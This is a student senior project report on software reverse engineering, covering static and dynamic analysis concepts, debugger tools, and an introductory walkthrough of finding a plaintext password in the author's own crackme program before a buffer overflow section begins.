



Spring 2020

Senior Project Report

Computer Science Department
California State University, **Dominguez Hills**

Software Reverse Engineering

Prepared by
Jocelyn Luna Dye

In
Partial Fulfillment of the requirements
For
Senior Design – CTC 492

Department of Computer Science
California State University, Dominguez Hills

Spring 2020

Committee Members/Approval

Faculty advisor

Signature

Date

Committee member

Signature

Date

Committee member

Signature

Date

Dr. Mohsen Beheshti
Department Chair

Signature

Date

Abstract

“What Is Reverse Engineering? Reverse engineering is the process of taking something apart and putting it back together again in order to see how it works, so that a developer can study the code and learn how it works. As a tool for someone learning to program, this is invaluable” [1]. This is important going forward to understand when looking at software Reverse Engineering mostly reading and figuring out CPU operation codes and their relationships in the program can be made, slowly understanding overall logic of a program. That can be used to find specific vulnerabilities or bugs that can be patched.

Acknowledgement

I would like to acknowledge Garrett Poppe for his guidance, support, and help with guiding my education and my project with the ideas on how to execute it better. And Dr. Mohsen Beheshti his guidance, support, and assistance.

Table of contents

Cover Sheet	-----	Page 1
Approval Sheet	-----	Page 2
Abstract	-----	Page 3
Table of contents	-----	Page 4-6
Index of figures	-----	Page 6
1.0 Introduction	-----	Page 7 - 8
1.1 Purpose	-----	Page 7
1.2 Goals	-----	Page 7
1.3 Motivations	-----	Page 7
1.4 Contributions	-----	Page 8
2.0 Background	-----	Page 8 - 12
2.1 Tools, Definitions, Acronyms and Abbreviations	-----	Page 8 - 10
2.2 Overview into reverse-engineering	-----	Page 10
2.2.1 Reverse Engineering in Software Development	-----	Page 10
2.2.2 Reverse Engineering in Software Security	-----	Page 12 – 13
3.0 Analysis	-----	Page 11 - 15
3.1 Static	-----	Page 11 - 15
3.1.1 Decompilation	-----	Page 12
3.1.2 Disassembling	-----	Page 12

3.1.3 Effect systems	-----	Page 12
3.1.4 Control-flow	-----	Page 12 - 13
3.1.5 Model checking	-----	Page 14
3.1.6 Static Data-flow analysis	-----	Page 14
3.1.7 Advantages and Disadvantages	-----	Page 15
3.2 Dynamic	-----	Page 16
3.2.1 Debuggers	-----	Page 16 - 17
3.2.2 Dynamic Data-flow analysis	-----	Page 17
3.2.3 Advantages and Disadvantages	-----	Page 18
4 Methods of exploitation	-----	Page 19 - 24
4.1 Reading Memory	-----	Page 18 - 19
4.2 Buffer overflow	-----	Page 21 - 23
4.3 Remote Code Execution (RCE)	-----	Page 24
5.0 Conclusion & Future work	-----	Page 25
5.1 Future plans and goals met	-----	Page 25
5.2 Trouble shooting	-----	Page 26
5.3 What was learned	-----	Page 26
6.0 References	-----	Page 27
7.0 Appendix	-----	Page 28 - 40
7.1 CrackMeC01.c	-----	Page 28
7.2 CrackMeC02.c	-----	Page 29

7.3 Project Presentation Slides	-----	Page 30 - 40
---------------------------------	-------	--------------

INDEX OF FIGURES

Figure 1: CrackMeC01 Control-flow Graph Diagram	-----	Page 14
Figure 2: x64dbg Debugger CrackMeC01 Diagram	-----	Page 17
Figure 3 : Diagram of a buffer overflow	-----	Page 19
Figure 4 : x64dbg Debugger CrackMeC01 Diagram	-----	Page 20
Figure 5 : Diagram of a buffer overflow	-----	Page 21
Figure 6 : CrackMeC02	-----	Page 22
Figure 7 : CrackMeC02	-----	Page 22
Figure 8 : CrackMeC02	-----	Page 22
Figure 9: PHP server code injection exploit	-----	Page 24

1. Introduction

1.1 Purpose

The purpose of this paper is to try and clearly explain what reverse engineering is and how software programs can be exploited, and their relationship. It will be using visual aids of screenshots of various programs being used to reverse engineer and explain them. Programs I have developed will be used to show case various types of exploits.

1.2 Goals

The goal of this project is to give an in-depth analysis on how to read a program that's broken down in operational codes, that can be read in as assembly level language. To map out the functions, logic, etc. of the program. To spot and exploit different type of vulnerability, and how to patch it. This will be done on programs I have created and on a real program if there is time.

1.3 Motivations

I always loved programing, just creating programs, figuring out better ways to optimize my logic. To have a passion to learn the lower levels of how computers work. In this day and age, with develop methods such as agile. Bugs and problem are bound to happen, especially if developers do not have enough time to test and debug on top of that. There is going to be a vulnerability that can range to annoying for a user to a catastrophic breach in security. It is important to find such problems and help find solutions to it, have it patched and informing others to not make this mistake.

1.4 Contributions

For contributions I will be programming a suite of programs that will have a specific vulnerability for each one. There are very specific vulnerabilities and are normally called a “Crack me”. The Programs will be used to; show how to debug a program, map out and look for vulnerabilities and show various types of exploits. If there is time, I might attempt to do this on a full real program. I would be using the same methods and recording the progress and findings.

2. Background

2.1 Tools, Definitions, Acronyms and Abbreviations

Library - In computer science, a library is used by computer programs. It is a collection of resources such as documentation, data, and help data. It also contains message templates and pre-written code and subroutines.

Compiler - A compiler functions as a translator. It is a computer program that takes code from one programming language to a difference coded language. The compiler process includes translating from a high level program language to a low level. This results in an executable program.

Linker – To create an executable program, a linker or binder is used to combine object modules. Modules are different code written in program languages separately. Breaking down the programming tasks into simplified modules makes the process more manageable. In order to put together all the modules you need the Linker to accomplish that task.

CPU- The CPU, central processing unit, is the most important component in your computer. It is the central component that manages all instructions giving in a logical way. The CPU will send out instructions back to other components. The CPU can perform calculations and run programs.

Registers - A processor register is a quickly accessible location available to a computer's central processing unit.

Memory - Essential information is stored and available for quick use in a computer in a memory device.

Stack – This is a region in the computer that stores temporary variables. A stack works closely with the CPU moving new variable into and out of the stack. Once a stack variable exits that portion of the memory is available.

Heap –This is a free floating region of memory. It is not managed automatically and you need to allocate and deallocate that memory when it is not needed. Memory leaks will occurs if it does not follow the deallocate procedure.

OllyDebug - OllyDebug is a reverse engineering tool, a x86 debugger that emphasized binary code analysis. It is used when the source code is unavailable. The results of using the OllyDebug tool is that it can trace registers, switches, tables, and strings. It also can locate routines from object files and libraries.

Crack me - Reverse engineering skills are tested by using a program called crackme.

Disassemblers – Disassemblers is a tool that changes binary to a readable language. It also can extract strings, libraries, and imported and exported functions.

Debuggers – A debugger is a computer program that programmers use to test and debug a targeted program. This program allows the analyst to view and edit line by line. The process can discover incorrect code.

Hex Editors – A Hex Editor views and edits binary files. A binary file contains machine readable while text file is readable. With Hex editors you can edit raw data in a file. There are three areas in the hex editor: an address area, a hexadecimal area and a character area.

PE – Windows binary

ELF – Linux binary

PE and Resource Viewer –The process to setup and initialize a program is processed using a binary code which runs on a windows machine. A portable executable supporting the DLLs is essential for all programs.

Ethical hacking – An attacker that owns or has permission over a network, program, system etc. In the express intent to test on and find vulnerabilities on.

2.2 Overview into reverse-engineering

“The main purpose of reverse engineering is to audit the security, remove the copy protection, customize the embedded systems, and include additional features without spending much and other similar activities” [2] with little or no source code or materials on the system. In order to become skilled in the field of software design and testing, it is recommended that having a strong understanding of assembly level language is essential. Software reverse engineering, a method of analyzing a binary that is readable as assembly level language. Either static, when it is not running or live when it is able to step through the logic line by line with more information about the system the program is running on. CPU operation codes is readable to humans as assembly code. Functions, methods, memory and register state, etc. and their relationships in the program can be made. Slowly constructing functions and the overall logic of a program.

2.2.1 Reverse Engineering in Software Development

Reverse Engineering involves taking reversing the machine language back to something that is readable to humans. Using this software gives developers the ability to add new features, to patch software fixing weaknesses and bugs in the program.

2.2.2 Reverse Engineering in Software Security

Programmers that battle virus attacks use reverse engineering techniques to study the virus and malware code. This gives programmers the ability to test the system for vulnerabilities, security flaws, backdoor installation, etc. that an attacker can create. The process requires experience and specialized skills to study and analyze virus code.

3. Analysis

Analysis of reverse engineering is important for examining the program, and how the machine runs it depending on the architecture. There are two major types of analysis; Static, which is when the program is not running, and Dynamic, which is when the program is in run time. Both have their differences, but it is recommended to use both, respectively.

3.1 Static

Static analysis as mentioned earlier, is the when the program is not in run time, the CPU isn't executing instructions, values in the registers and memory are not being stored, etc. But this can be useful when trying to understand a program before executing it as it might have built in functions that make it harder to read while it is running.

3.1.1 Decompilation

Decompilation is the process of using a decompiler to recreate the source code in a higher level language with the given operational codes or bytecode. This method relies on other data to help recreate source code with different results.

3.1.2 Disassembling

Disassembly uses a disassembler to take raw machine language, normally called operational code or even bytecode. Being readable as Assembly, with the help of machine-language mnemonics. This can work with any CPU architecture but can take a bit of time, more so when the analyst is not very knowledgeable with operational codes. The Interactive Disassembler by hex-rays is a tool that is able to generate ASM code from operational codes.

3.1.3 Effect systems


Effect systems are designed to help show the relationships and effects of execution a function can have. This effect shows what will be done and with what in the program.

3.1.4 Control-flow

A control-flow analysis is a way to collect information on a program and what methods can be called at different points in a program when it is in run time. In doing this an analyst can find logical errors that a program can run into without any checks or preventive measures that can be led to huge vulnerabilities.

- “Defects that result from inconsistently following simple, mechanical design rules
- Security vulnerabilities : Buffer overruns, unvalidated input...
- Memory errors : Null dereference, uninitialized data...
- Resource leaks : Memory, OS resources...
- Violations of API or framework rules : e.g. Windows device drivers; real time libraries; GUI frameworks
- Exceptions : Arithmetic/library/user-defined
- Encapsulation violations : Accessing internal data, calling private functions
- Race conditions : Two threads access the same data without synchronization”[6]

The information that was obtained can be visually represented to humans as a flow chart called a control flow graph (CFG). This shows where instructions of the program are represented by nodes and edges represented the flow of control of the program. When analyzing, code blocks and loops, a CFG can clarify how a program will behave, and help lead an analyst to a specific vulnerability or bug or where to look. The Graph in Figure 1 is based on jumps for branching logic. Commonly used in loops and conditional statements.



3.1.5 Model checking

When referring to model checking, it is the process automated ways of checking if a model is correctly behaving with it is given specification. The specification and the logic of the program in the form of a formula. From this it is possible use algorithmic methods to check if the logic of the program matches up to the given specifications.

3.1.6 Static Data-flow

Data flow in

Figure 1: CrackMeC01 Control-flow

analysis

Static analysis shows

how data in a program flow. The type of data in a program can very depended on what operational code will be executed. When going through the process of analysis, it can be done by reading the logic of the program from the syntax/symbols tables “(e.g., "variable X in scope Y is modified at control flow node N")” [5] and logic on syntax constructs based on the logic in other parts of the program (e.g., "X is modified at M, and M postdominates N")” [5]. All to make a prediction how the program will run and produce what data in run time.

3.1.7 Advantages and Disadvantages

Static code analysis advantages:

- When enough code is available, is can be used to find weaknesses in a program at an exact location.
- Can be read by anyone with experience in programing
- Can be a lot quicker to fix a program
- Can be patched later in the development life cycle.

□ Specific defects that can be found that dynamic analysis might find little or none of.

- Unreachable code
- Variable use (undeclared, unused)
- Uncalled functions
- Boundary value violations

Static code analysis limitations:

- It takes up a lot of time when done manually, usually longer than dynamic analysis.
- Tools that automate the process can have false positives and negatives.
- Automated tools can provide false negatives and positives.
- Automated tools rely on a set of rules when scanning and can be misused.
- It cannot find any vulnerabilities that come up only when in runtime.

3.2 Dynamic

Dynamic analysis is letting code run its normal course or stepping through it line by line or with set break points on a real system all while monitoring system values in real time.

3.2.1 Debuggers

A debugger is program application that is used to run on a target computer under controlled conditions, that allow the analyst of the debugger step through a programs operation while it is running. This allows the analyst to monitor computer resources like flash and disk drives, and be able to modify memory, CPU registries in order to try and cause the program to behave in ways the developer had not intended to find exploits or bugs that can be used without the debugger. It can run and halt the program at specific points with break points. “Tools commonly used in dynamic analysis include debuggers of all kinds. GDB or WinDbg would be pure debuggers allowing for this. IDA Pro is somewhat of a swiss army knife for the reverse code engineer when it comes to dynamic-analysis as it allows one to use various kinds of debugger back ends, but also Bochs to emulate through bits and pieces of code ad hoc” [3]. The program in Figure 2 called x64dbg is a debugger on a compiled C program.




Figure 2: x64dbg Debugger CrackMeC01

3.2.2 Dynamic Data-flow analysis

Dynamic Data-flow analysis is a method for someone to monitor values at different parts of the program and how they change when the program is running. “Existing approaches for performing dynamic data flow analysis for object oriented programs have tended to be data focused and procedural in nature. Dynamic data flow analysis approaches consist of two primary aspects; a model of the data flow information, and a method for collecting action information from a running program” [4].


3.2.3 Advantages and Disadvantages

Dynamic code analysis advantages:

- It can help expose vulnerabilities in a runtime environment.
- Allows for the analysis of programs when you don't have access to source code.
- It can help expose vulnerabilities that could have been flagged as false negatives with static analysis.
- It will give you the information to validate the findings in static analysis
- It can be used against any program that runs CPU operational instructions.

Dynamic code analysis limitations:

- Automated of tools can mislead an analysis that everything can be addressed.
- Cannot always cover a full test coverage like it would with source code.
- Automated of tools can provide false negatives and positives.
- Automated of tools rely on a set of rules when scanning and can be missed used.
- It can take a long time to trace a vulnerability to its exact location.



4. Methods of exploitation

4.1 Reading Memory

One method of exploitation is simply reading data in memory at runtime. To explain how to read memory. In memory there are addresses that bytes of data can be held per address. To access this random-access memory normally, there is the stack frame, Stack frames help programming languages in supporting recursive functionality for subroutines. Which is between the pointers ESP, the stack pointer and EBP the frame pointer. A pointer carries a value of the address that is being used. So, if a function is called and pushes more values on the stack, it grows the frame. While in runtime This helps nested to recursive calls to the same function , while each call will obtain their own separate frames.

Figure 3 : Diagram of a buffer overflow




Figure 4 : x64dbg Debugger CrackMeC01

In this simple program, there is an obvious flaw in its security that some simple memory sleuthing can uncover. The debugger pictured in figure 4, shows an instruction at address 76A49FE5 loading a pointer 0061FEA8 + 8 into CPU register ECX. This command is repeated for the user input being stored in 0061FEA8 + 13 and stored into EAX. So, it is easy to see the password in plain text at 0061FEA8 + 8. This shows the importance to never have password in plain text, and thus better to use hashing methods when doing mathematical compares between two salted hashes.

Buffer overflow

A classic flaw in security a classic security is when the programmer assumes the user will correctly input what is needed into the input field. With this false assumption an attacker can input more bytes than the allocated space will hold. This holding space is called an input buffer, and this can overflow into the rest of the stack. The software structure, like an array is not being checked on the hardware level as it will be too expensive



